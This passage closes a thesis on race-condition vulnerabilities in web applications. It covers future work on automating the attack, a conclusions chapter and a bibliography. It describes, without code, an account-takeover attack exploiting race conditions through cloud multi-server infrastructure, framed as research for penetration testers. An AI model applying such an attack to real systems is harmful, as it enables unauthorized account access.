Penetration testers have to be both fast and thorough when inspecting an application searching for vulnerabilities. Unlike an attacker in fact—who has all the time in the world to analyze the system, find a hidden software defect, and build his dangerous exploit—they usually only have a reduced amount of days in which to check that all the different parts of a web application are safely protected. For this reason, having a testing tool which is fast to set up and easy to use, can make a huge difference.

In order to launch the attack studied in this thesis a tester would have to download the Terraform scripts and use the proposed repositories for the client Python code. That, noting that he might also want to edit both of these resources in order to tune the attack to his necessities. All of these passages could be integrated in a single tool that would perform the whole infrastructure set up, requiring from the user only minor adjustments to be used against a target system.

8.2 Integration on an existing tool

Apart from having a standalone tool capable of launching the attack, there's also the possibility to design it as an extension of an already existing program. Having various solutions within the same tool is often appreciated by users, as it makes

the application more versatile and avoids the need to occupy memory with the download of a separate program.

In testing environments, pentesters employ a large number of tools to verify that an application is indeed secure, ranging from automatic scanners to input fuzzers. Two tools, however, could be considered as the standard for penetration testing of web applications: Burp Suite and ZAP. Burp Suite is a software application that provides different crucial features when inspecting a web application; thanks to its simplicity, its modern features and large community, it can be considered the top notch product in the web app security field. ZAP, on the other hand, is an open source tool originally developed by the OWASP Foundation that offers capabilities like an HTTP proxy and a web crawler, allowing users to inspect and test a web application in the easiest way possible. What makes these tools more interesting is that both of them provide the possibility to develop custom extensions, which can then be integrated into the tools in a straightforward way.
The work developed in this thesis could then be programmed as an extension and added to one of this two tools; in this way the designed attack would be even easier to deploy.

Chapter 9

Conclusions

This thesis aimed to discuss race conditions vulnerabilities and their underrated impact on web application security. To demonstrate these issues, an attack was designed that exploits hidden race conditions to gain unauthorized control users account. Moreover, a new way of testing for race conditions was proposed.

By leveraging cloud resources and adopting a multi-server approach, this method enhances the ability to identify and exploit concurrency vulnerabilities in web applications, offering a valuable tool for penetration testers, who could employ it to raise the security standards that modern applications need to adhere to. However, the inherent challenges faced when testing for race conditions in web environments, combined with the experimental nature of the techniques employed, may suggest that the feasibility of such attacks in realistic scenarios is limited.

Tuning the tools and the theoretical frameworks used in this research could, however, surely provide consistent evidence of the relevance of race conditions vulnerabilities. Furthermore, the integrating the discussed approach into an open source tool and automating the infrastructure deployment can lead to expansion of the designed attack's application and to an enhanced awareness regarding the race conditions problem.

Ultimately, just as these pages collect various inspiring techniques and tools from researchers worldwide, it is hoped that this thesis too can serve as a stepping stone for penetration testers and web security enthusiasts towards the creation of a more secure online world.

Bibliography

[1] A. Volle. «Web application». In: *Encyclopedia Britannica* (Oct. 2022) (cit. on p. 1).

[2] *Cybersecurity threatscape: year 2021 in review*. Tech. rep. Positive technologies, 2022 (cit. on p. 3).

[3] *What is web application security?* Tech. rep. CloudFlare (cit. on p. 3).

[4] *OWASP Top 10*. Tech. rep. OWASP Foundation, 2021 (cit. on p. 4).

[5] «Penetration Testing». In: *Glossary*. NIST (cit. on p. 5).

[6] *HTML Login Form*. Tech. rep. GeeksforGeeks, 2024 (cit. on p. 7).

[7] *How Auth0 Uses Identity Industry Standards*. Tech. rep. Auth0 (cit. on p. 8).

[8] Egor Homakov. «Why You Don't Need 2 Factor Authentication». In: *Sakurity Blog* (2015) (cit. on p. 9).

[9] P. Arntz. *Is two-factor authentication (2FA) as secure as it seems?* Tech. rep. Malwarebytes Corporation, 2018 (cit. on p. 10).

[10] Luke Plant. «6 digit OTP for Two Factor Auth (2FA) is brute-forceable in 3 days». In: (2019) (cit. on p. 11).

[11] *What is API throttling?* Tech. rep. TIBCO Software Inc. (cit. on p. 13).

[12] Stian. *How can I unlock my account?* Tech. rep. Disruptive Technologies, 2024 (cit. on p. 13).

[13] «Passwordless authentication». In: *Wikipedia* () (cit. on p. 14).

[14] J. McCarthy J. Martinez. *What Is Passwordless Authentication? (How It Works and More)*. Tech. rep. StrongDM, 2024 (cit. on p. 14).

[15] «Passwordless Authentication: come cambiano i metodi di autenticazione». In: *ZeroUno* (2023) (cit. on p. 15).

[16] S. Tzur-David. *FIDO Authentication Guide: FIDO, Passkey, WebAuthn & Implementation Best Practices*. Tech. rep. Secret Double Octopus, 2024 (cit. on p. 16).

[17] M. Maxim and A. Cser. *Best Practices: Selecting, Deploying, And Managing Enterprise Password Managers*. Tech. rep. Forrester Research, Inc., 2018 (cit. on p. 17).

[18] Krishna Kavi. *Multithreading Implementations*. Tech. rep. The University of Texas at Arlington, 1998 (cit. on p. 18).

[19] P. B. Galvin A. Silberschatz and G. Gagne. «Operating System Concepts – Ninth Edition». In: John Wiley & Sons, Inc., 2012. Chap. 4 (cit. on p. 18).

[20] *Multithreaded Programming Guide*. Oracle Corporation. 2012 (cit. on p. 19).

[21] R. J. van Emous. «Towards Systematic Black-Box Testing for Exploitable Race Conditions in Web Apps». MA thesis. University of Twente, 2019 (cit. on pp. 19, 21).

[22] OWASP Foundation. «OWASP Testing Guide v3». In: (2009) (cit. on p. 19).

[23] D. Marrone R. Paleari, D. Bruschi, and M. Monga. *On Race Vulnerabilities in Web Applications*. Tech. rep. Università degli Studi di Milano, 2008 (cit. on pp. 19, 21).

[24] B. Lutkevich and B. Posey. *What is a race condition?* Tech. rep. TechTarget (cit. on p. 20).

[25] *Race Conditions*. Tech. rep. PortSwigger Inc. (cit. on p. 21).

[26] M. Zaman T. Farah R. Shelim, Md. M. Hassan, and D. Alam. *Study of Race Condition: A Privilege Escalation Vulnerability*. Tech. rep. North South University & Daffodil International University, 2017 (cit. on p. 21).

[27] A. Nowroozi M. Alidoosti and A. Nickabadi. «Business-Layer Session Puzzling Racer: Dynamic Security Testing against Session Puzzling Race Conditions in Business Layer». In: *ISeCure* (2021) (cit. on p. 21).

[28] Josip Franjković. «Race conditions on the web». In: *Josip Franjković's Blog* (2016) (cit. on p. 21).

[29] J. Kettle. *Smashing the state machine: the true potential of web race conditions*. Tech. rep. PortSwigger Research, 2023 (cit. on pp. 22–25).

[30] W. Joosen T. Van Goethem C. Pöpper and M. Vanhoef. *Timeless Timing Attacks: Exploiting Concurrency to Leak Secrets over Remote Connections*. Tech. rep. USENIX Association, 2020 (cit. on p. 22).

[31] Kaspar Papli. «Exploiting Race Conditions in Web Applications with HTTP/2». MA thesis. Aalto University, 2020 (cit. on p. 23).

[32] A. Bondi. *Identity Fraud Losses Total $52 billion in 2021, Impacting 42 Million U.S. Adults*. Tech. rep. Javelin Strategy & Research, 2021 (cit. on p. 26).

[33] B. Cruz. *Account Takeover Incidents are Rising: How to Protect Yourself in 2024*. Tech. rep. Security.org, 2024 (cit. on p. 27).

[34] *Cost of a Data Breach Report*. Tech. rep. IBM, 2024 (cit. on p. 26).

[35] T. Ospelt. *Password reset code brute-force vulnerability in AWS Cognito*. Tech. rep. Pentagrid AG, 2021 (cit. on p. 29).

[36] Laxman Muthiyah. «How I Could Have Hacked Any Instagram Account». In: (2019) (cit. on p. 29).

[37] Javan Rasokat. «Race Conditions in Webanwendungen». MA thesis. Hochschule Aalen, 2021 (cit. on p. 31).

[38] *Distributed Computing Environment*. Tech. rep. University of Texas at Arlington, 2002 (cit. on p. 31).

[39] Nicola Santoro. *Distributed Computing Environments*. Tech. rep. Carleton University, 2006 (cit. on p. 31).

[40] T. B. Hewage. *Let's build a simple distributed computing system, for modern cloud*. Tech. rep. Medium, 2021 (cit. on p. 32).

[41] K. Yasar& A. S. Gillis. *What is distributed computing?* Tech. rep. TechTarget (cit. on p. 33).

[42] R. Mohanan. *What Are Distributed Systems? Architecture Types, Key Components, and Examples*. Tech. rep. Spiceworks, 2022 (cit. on p. 34).

[43] N. Chamikara. *Everything About Distributed Systems*. Tech. rep. Medium, 2019 (cit. on p. 35).

[44] H. Ashtari. *Distributed Computing vs. Grid Computing: 10 Key Comparisons*. Tech. rep. Spiceworks, 2022 (cit. on p. 35).

[45] *What is Terraform?* Tech. rep. HashiCorp (cit. on pp. 37, 38).

[46] B. Damue. *Architecting and Deploying a Simple Web Application on AWS: A Step-by-Step Tutorial*. Tech. rep. Medium, 2023 (cit. on p. 46).

[47] S. Bhatia. «Manage Amazon EC2 instance clock accuracy using Amazon Time Sync Service and Amazon CloudWatch - Part 1». In: *AWS Cloud Operations Blog* (2021) (cit. on p. 47).

[48] *Precision clock and time synchronization on your EC2 instance*. Tech. rep. AWS, 2024 (cit. on p. 47).

[49] S. Bhatia. «Manage Amazon EC2 instance clock accuracy using Amazon Time Sync Service and Amazon CloudWatch - Part 2». In: *AWS Cloud Operations Blog* (2021) (cit. on p. 47).

[50] *What is Maximum Segment Size?* Tech. rep. GeeksforGeeks, 2024 (cit. on p. 50).

[51] *What is MSS (maximum segment size)?* Tech. rep. CloudFlare (cit. on p. 50).

[52] *MTU and MSS: What You Need to Know*. Tech. rep. Imperva, Inc. (cit. on p. 50).

[53] Shashank Suresh Kumar. «How TCP segment size can affect application traffic flow». In: *Walmart Global Tech Blog* (2019) (cit. on p. 51).

[54] Alyssa Lamberti. *What is Packet Reordering (Out-of-Order Packets) & How to Detect It*. Tech. rep. Obkio, 2024 (cit. on p. 52).

[55] RyotaK. *Beyond the Limit: Expanding single-packet race condition with a first sequence sync for breaking the 65,535 byte limit*. Tech. rep. Flatt Security Inc., 2024 (cit. on pp. 53–55, 62, 64).

[56] Sidharth. *How Distributed Systems Avoid Race Conditions using Pessimistic Locking?* Tech. rep. Medium, 2024 (cit. on pp. 75, 76).

[57] Martin Kleppmann. *How to do distributed locking*. Tech. rep. Martin Kleppmann's Blog, 2016 (cit. on p. 75).

[58] Varshitha R. *Paxos Algorithm: Consensus in a Distributed World (Simplified)*. Tech. rep. Medium, 2024 (cit. on p. 76).